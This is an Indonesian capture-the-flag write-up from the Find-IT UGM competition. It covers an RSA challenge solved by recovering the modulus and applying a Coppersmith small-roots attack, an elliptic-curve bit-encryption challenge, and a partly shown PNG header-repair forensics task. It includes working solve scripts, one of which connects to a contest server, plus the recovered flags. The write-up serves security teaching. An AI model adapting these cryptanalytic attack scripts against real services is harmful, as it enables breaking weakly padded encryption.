WRITE-UP Find-IT UGM

TIM FlagGPT


Beluga

Wrth

Brandy

Crypto

Jobs In Encryption



Diberikan sebuah script python, berikut isinya

```python
#!/usr/bin/env python3

import random
from Crypto.Util.number import long_to_bytes as ltb, bytes_to_long as btl
from secret import flag as FLAG, secretP, secretQ
from math import gcd

class RsaAlgorithm:
```

```
    def __init__(self,):
        while True:
            p = secretP
            q = secretQ
            phi  = (p-1) * (q-1)
            e = 5
            if(gcd(phi, e)==1):
                self.n = p * q
                self.e = e
                self.d = pow(self.e, -1, phi)
                break
        self.padded = ltb(random.getrandbits(1024)).zfill(128)

    def pad(self, message):
        return self.padded + message

    def encrypt(self, plaintext):
        pad_data = btl(self.padded+plaintext)
        enc = pow(pad_data, self.e, self.n)
        return ltb(enc)+self.padded

if __name__ == "__main__":
    assert len(FLAG) == 47
    algo = RsaAlgorithm()
    print("!Welcome to our application!")
    print("1. Try to Encrpyt")
    print("2. Get the Flag")
    print("3. Check Flag")
    print("4. Close")
    while True:
        choosen = input("Your choosen: ")
        if(choosen == '1'):
            msg = bytes.fromhex(input("Your message (IN HEX): "))
            ciphertext = algo.encrypt(msg)
            print("Your ciphertext is:", ciphertext.hex())
        elif(choosen == '2'):
            cipherFlag = algo.encrypt(FLAG)
            print("Your cipherFlag is:", cipherFlag.hex())
        elif(choosen == '3'):
            msg = bytes.fromhex(input("Flag (IN HEX): "))
```

```
            if msg == FLAG: print("Yeah you got the Flag, CongratSS!!")
            else: print("^^ Less disappointment, Thinking again ^^")
        elif(choosen == '4'): break
        else: print("Wrong input")
```

Ini setupnya cukup sederhana, jadi ada skema enkripsi dimana message kita akan di pad didepan oleh sebuah padding. Flagnya juga begitu. Jadi kira kira hasilnya seperti ini

PADPADPADPADPADmsg
PADPADPADPADPADflag

Untungnya di returnnya itu hasil encrypt + padding nya jadi kita udah tau paddingnya, tapi kita ga dikasih yang lain lagi, bahkan N aja ga dikasih, tapi tenang saja, recovery public key itu gampang kok

Bayangin kita punya 2 plaintext m1 dan m2

c1 = m1**e % n
c2 = m2**e % n

m1**e = c1 + k1*n
m2**e = c2 + k2*n

m1**e - c1 = k1*n
m2**e - c2 = k2*n

Nah dari sini tinggal ambil gcd nya untuk mendapatkan n

```
m1 = btl(padded1 + b'\x00')
m2 = btl(padded1 + b'\x01')
e = 5
n = gcd(m1**e - c1, m2**e - c2)
assert pow(m1, e, n) == c1
assert pow(m2, e, n) == c2
```

Nah sekarang karena kita udah tau N nya, tinggal cari flagnya, tentunya enkripsi dengan padding didepan yang sama adalah setup klasik untuk coppersmith attack.

Simpelnya bayangin kita udah tau sebagian besar plaintext m untuk sebuah ciphertext c, maka m bisa ditulis sebagai M + r, dimana M itu adalah plaintext yang kita tahu (padding nya) dan r itu value yang tidak kita tahu (flagnya).

Nah kalau si r ini cukup kecil, maka bisa kita recover, kira-kira gitu teorinya

Theorem 4 (Coppersmith)

Let $\langle N, e \rangle$ be a public RSA key, where N is n bits long. Set $m = \left\lfloor \frac{n}{e^2} \right\rfloor$. Let $M \in \mathbb{Z}_N^*$ be a message of length at most $n - m$ bits. Define $M_1 = 2^m M + r_1$ and $M_2 = 2^m M + r_2$, where r_1 and r_2 are distinct integers with $0 \leq r_1, r_2 < 2^m$. If Eve is given $\langle N, e \rangle$ and the encryptions C_1, C_2 of M_1, M_2 (but is not given r_1 or r_2), she can efficiently recover M.

Proof[1]

Define $g_1(x, y) = x^e - C_1$ and $g_2(x, y) = (x + y)^e - C_2$. We know that when $y = r_2 - r_1$, these polynomials have $x = M_1$ as a common root. In other words, $\Delta = r_2 - r_1$ is a root of the resultant $h(y) = \operatorname{res}_x(g_1, g_2) \in \mathbb{Z}_N[y]$. Furthermore, $|\Delta| < 2^m < N^{\frac{1}{e^2}}$. Hence, Δ is a small root of h modulo N, and Eve can efficiently find it using the Coppersmith method. Once Δ is known, the Franklin–Reiter attack can be used to recover M_2 and consequently M.

https://en.wikipedia.org/wiki/Coppersmith%27s_attack

Dari sini tinggal kita implement saja, perhatikan ada assert(len(flag)) == 47 jadi kita bisa samain M nya menjadi padding + \x00 * 47

```
m = btl(padded1 + b"\x00"*47)

# preparse("P.<x> = PolynomialRing(Zmod(n))") maap pakenya python jdi gabisa
langsung gini
P = PolynomialRing(Zmod(n), names=('x',))
(x,) = P._first_ngens(1)
f = (m + x)**e - flagenc
f = f.monic()
roots = f.small_roots(epsilon=1/20)
m = roots[0]
```

Full script:

```
from sage.all import *
from pwn import *
from Crypto.Util.number import long_to_bytes as ltb, bytes_to_long as btl
from math import gcd
from binascii import hexlify, unhexlify

# context.log_level = 'debug'
r = remote('34.124.192.13', 50611)
# r = process(['python3', 'app.py'])
r.sendlineafter(b'Your choosen: ', b'1')
r.sendlineafter(b'Your message (IN HEX): ', b'00')
r.recvuntil(b'Your ciphertext is: ')

c1 = r.recvline().strip()
padded1 = unhexlify(c1[-256:])
```

```
c1 = int(c1[:-256], 16)

r.sendlineafter(b'Your choosen: ', b'1')
r.sendlineafter(b'Your message (IN HEX): ', b'01')
r.recvuntil(b'Your ciphertext is: ')

c2 = r.recvline().strip()
padded2 = unhexlify(c2[-256:])
c2 = int(c2[:-256], 16)

assert padded1 == padded2
assert len(padded1) == 128
# print(padded1)

# m1**e == c1 + k1*n
# m2**e == c2 + k2*n
# m1**e - c1 == k1*n
# m2**e - c2 == k2*n

m1 = btl(padded1 + b'\x00')
m2 = btl(padded1 + b'\x01')
e = 5
n = gcd(m1**e - c1, m2**e - c2)
assert pow(m1, e, n) == c1
assert pow(m2, e, n) == c2

r.sendlineafter(b'Your choosen: ', b'2')
r.recvuntil(b'Your cipherFlag is: ')

flagenc = r.recvline().strip()
flagenc = int(flagenc[:-256], 16)

m = btl(padded1 + b"\x00"*47)

# preparse("P.<x> = PolynomialRing(Zmod(n))")
P = PolynomialRing(Zmod(n), names=('x',))
(x,) = P._first_ngens(1)
f = (m + x)**e - flagenc
f = f.monic()
```

```
roots = f.small_roots(epsilon=1/20)
m = roots[0]
print(ltb(int(m)))
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/dist]
└─$ python3 solve.py
[+] Opening connection to 34.124.192.13 on port 50611: Done
b'FindITCTF{!!7ry1in9_Br34k5ss_Us3_C0pp3r5m1tH!!}'
[*] Closed connection to 34.124.192.13 port 50611
```

Flag: FindITCTF{!!7ry1in9_Br34k5ss_Us3_C0pp3r5m1tH!!}

Elliptic Encryption

Diberikan sebuah script sage seperti berikut

```
from Cryptodome.Util.number import bytes_to_long
import random

# The flag to be found
flag = b"FindITCTF{redacted}"

# Generates a random prime and elliptic curve points
def gen(nbits):
    # Generate a random prime number
    p = random_prime(2^(nbits)+1, 2^(nbits))

    # Create an elliptic curve over the finite field with the prime number as the
base
    E = EllipticCurve(GF(p), [9487, 0])

    # Generate a generator point G on the curve
    G = E.gens()[0]

    # Calculate the order of the generator point G
    ord_G = G.order()

    # Split the order into factors and modify the generator point G accordingly
    for i in range(2, 33):
        if ord_G % i == 0:
            G = i * G
            ord_G //= i

    # Calculate g based on the modified generator point G
    g = (p - G.xy()[0])

    return p, G, g

# Encrypts the binary flag using the generated parameters
def encrypt(bined_flag):
    p, G, g = gen(128)
```

```
    enc = []

    # Encrypt each bit of the binary flag
    for b in bined_flag:
        r = random.randint(2, p-1)
        if b == "0":
            # Multiply generator point G by a random value r and get the
x-coordinate
            enc += [(r * G).xy()[0]]
        else:
            # Calculate g raised to the power of r modulo p
            enc += [pow(g, r, p)]
    return p, G, g, enc

# Convert the flag to binary representation
bined_flag = bin(bytes_to_long(flag))[2:]

# Encrypt the flag multiple times and display the generated parameters
for i in range(20):
    p, G, g, enc = encrypt(bined_flag)
    print("p = {}".format(p))
    print("G = {}".format(G))
    print("g = {}".format(g))
    print("enc = {}".format(enc))
```

Ini enkripsinya cukup simpel, pertama di gen dulu sebuah bilangan prima p, sebuah point G di kurva E dengan E = EllipticCurve(GF(p), [9487, 0]), dan sebuah bilangan g lewat sebuah perhitungan.

Kemudian buat enkripsinya pertama flagnya dijadiin binary dulu, lalu tiap bit nya di encrypt, kalau bit nya 0, maka hasilnya adalah koordinat x dari r * G, dimana r adalah bilangan random dan G adalah point di kurva itu tadi

Sementara kalau bit nya 1, maka hasil enkripsinya adalah pow(g, r, p).

```
    p = int(f.readline().split(' = ')[1])
    E = EllipticCurve(GF(p), [9487, 0])
    G = f.readline().split(' = ')[1].strip()[1:-1].split(" : ")
    G = E(G)
    g = int(f.readline().split(' = ')[1])
    enc = list(map(Integer, eval(f.readline().split(' = ')[1])))
```

Nah di sini kita diberikan p G g, tapi ga diberikan r, tetapi kita harus mencari cara untuk mengetahui apabila bit ini itu aslinya 1 atau 0

Nah tiap hasil enkripsi itu punya properti uniknya sendiri, yang bit 0 karena dibuat dari r * G, maka sudah pasti hasil enkripsinya itu adalah koordinat x yang valid yang berada pada kurva E. Sementara apabila bitnya 1, maka harusnya bisa di discrete log karena hanya pow(g, r, p). Awalnya saya nyobain buat ngecek buat solusi discrete log sesuai dengan yang ada disini, tapi karena agak ribet saya coba buat ngecek kalau enc nya merupakan titik valid di kurva E aja.

“Lah tapi kan bisa aja hasil pow(g, r, p) itu coincidentally merupakan titik yang valid di E”

Ya bisa aja, oleh karena itu enkripsinya dijalanin 20 kali, biar mastiin bahwa bit 1 itu punya at least satu hasil enkripsi yang bukan merupakan point yang valid di E.

Untuk ngecek kita bisa langsung pake fungsi E.lift_x(enc) aja, yang bakal langsung nge raise error kalau enc nya itu bukan titik yang valid di E, kalau nge raise error berarti bit nya fix 1

```
    for i,a in enumerate(enc):
        try:
            (E.lift_x(a))
        except:
            res[i] = '1'
```

Full script:


```
f = open('out.txt', 'r')
from Crypto.Util.number import long_to_bytes
res = ['0' for _ in range(639)] # ini cek len(enc) aja buat dapet 639
while True:
    p = int(f.readline().split(' = ')[1])
    E = EllipticCurve(GF(p), [9487, 0])
    G = f.readline().split(' = ')[1].strip()[1:-1].split(" : ")
    G = E(G)
    g = int(f.readline().split(' = ')[1])
    enc = list(map(Integer, eval(f.readline().split(' = ')[1])))
    for i,a in enumerate(enc):
        try:
            (E.lift_x(a))
        except:
            res[i] = '1'
    print(long_to_bytes(int(''.join(res), 2)))
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/ell/dist]
└─$ sage solve.sage
b'\x06\tH A\x14\x02\x10B[@\x12U\x08@\x08@HrG\x10\x03\x04$\x03RCD\x10\x02@\x18B@EI9!jS4pG\x10\x01$G\x02Rp@RJ"\x08\x00\x10&@\
x11ATT\t@H\x18\x01B@ \x00D\x11#\x00\x00\x16@('
b'Fij`I\x14C\x10F{LRU\nbJMHzG\x10\x03N$\x03ZCE\x10\x02P\x18RPUI9cjs4pG\x11!$GZVtARNbL P&B\x11cTT\tAH\x18QBB \x04LQ#@\t\x16L
i'
b'FindI\x14C\x14F{LRUJbJMHzG\x10CN4\x0bZKE\x10BPXRPUY9cjsttG\x11#4GZVuaRNrLar7J\x11cTT\tAH\x18YBC%\x04LU#@\r\x16Ny'
b'FindI\x14C\x14F{LRUJbJMHzG\x10CN4\x0bzKEPBpYRPUY9cjsttGQ#4GZVuaRNrLaz7J\x11cVT9ALXYBC%DLU#@\rVNy'
b'FindITC\x14F{LRWJbJMHzGPCN4KzKEPBpYRPUY9cjsttGQ#4GZvuaRnrLaz7ZQcVT9ALXYFCeDLU#@\rVNy'
b'FindITC\x14F{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ#4GZvuaRnrLaz7ZQcVT9ALXYFCeELUc@\rVNy'
b'FindITC\x14F{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ#4GZvuaRnrLaz7ZQcVt9ALXYFCeELUcB\rVNy'
b'FindITC\x14F{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITC\x14F{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
b'FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
Traceback (most recent call last):
  File "/mnt/d/technical/ctf/findit/final/ell/dist/solve.sage.py", line 11, in <module>
    p = int(f.readline().split(' = ')[_sage_const_1 ])
            ~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^~
IndexError: list index out of range
```


Flag: FindITCTF{LRWJbJMHzGPcN4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}

Forensic


Tersirrat



Pada challenge ini diberikan sebuah file zip yang ketika di unzip, didapat 2 file sebagai berikut:




Disini saya mengasumsikan bahwa file .png nampaknya corrupt dan ketika saya mencoba untuk membuka gambarnya, benar bahwa file tersebut corrupt.



Selanjutnya, saya mencoba untuk menjalankan “pngcheck” untuk melihat chunks yang “broken”. Namun setelah saya menjalankan command tersebut, nampaknya jenis file tidak dapat teridentifikasi.

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant]
└─$ pngcheck -v chall.png
File: chall.png (67887 bytes)
  this is neither a PNG or JNG image nor a MNG stream
ERRORS DETECTED in chall.png
```

Mengetahui hal ini, saya mencoba untuk melihat header signature dari file .png.




Saya mengganti hex value dari yang saya kotakan dengan warna merah (di bagian kiri) dengan value berikut:


89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52

Berikut adalah hasilnya:


Langsung saja di save dan buka kembali gambarnya.



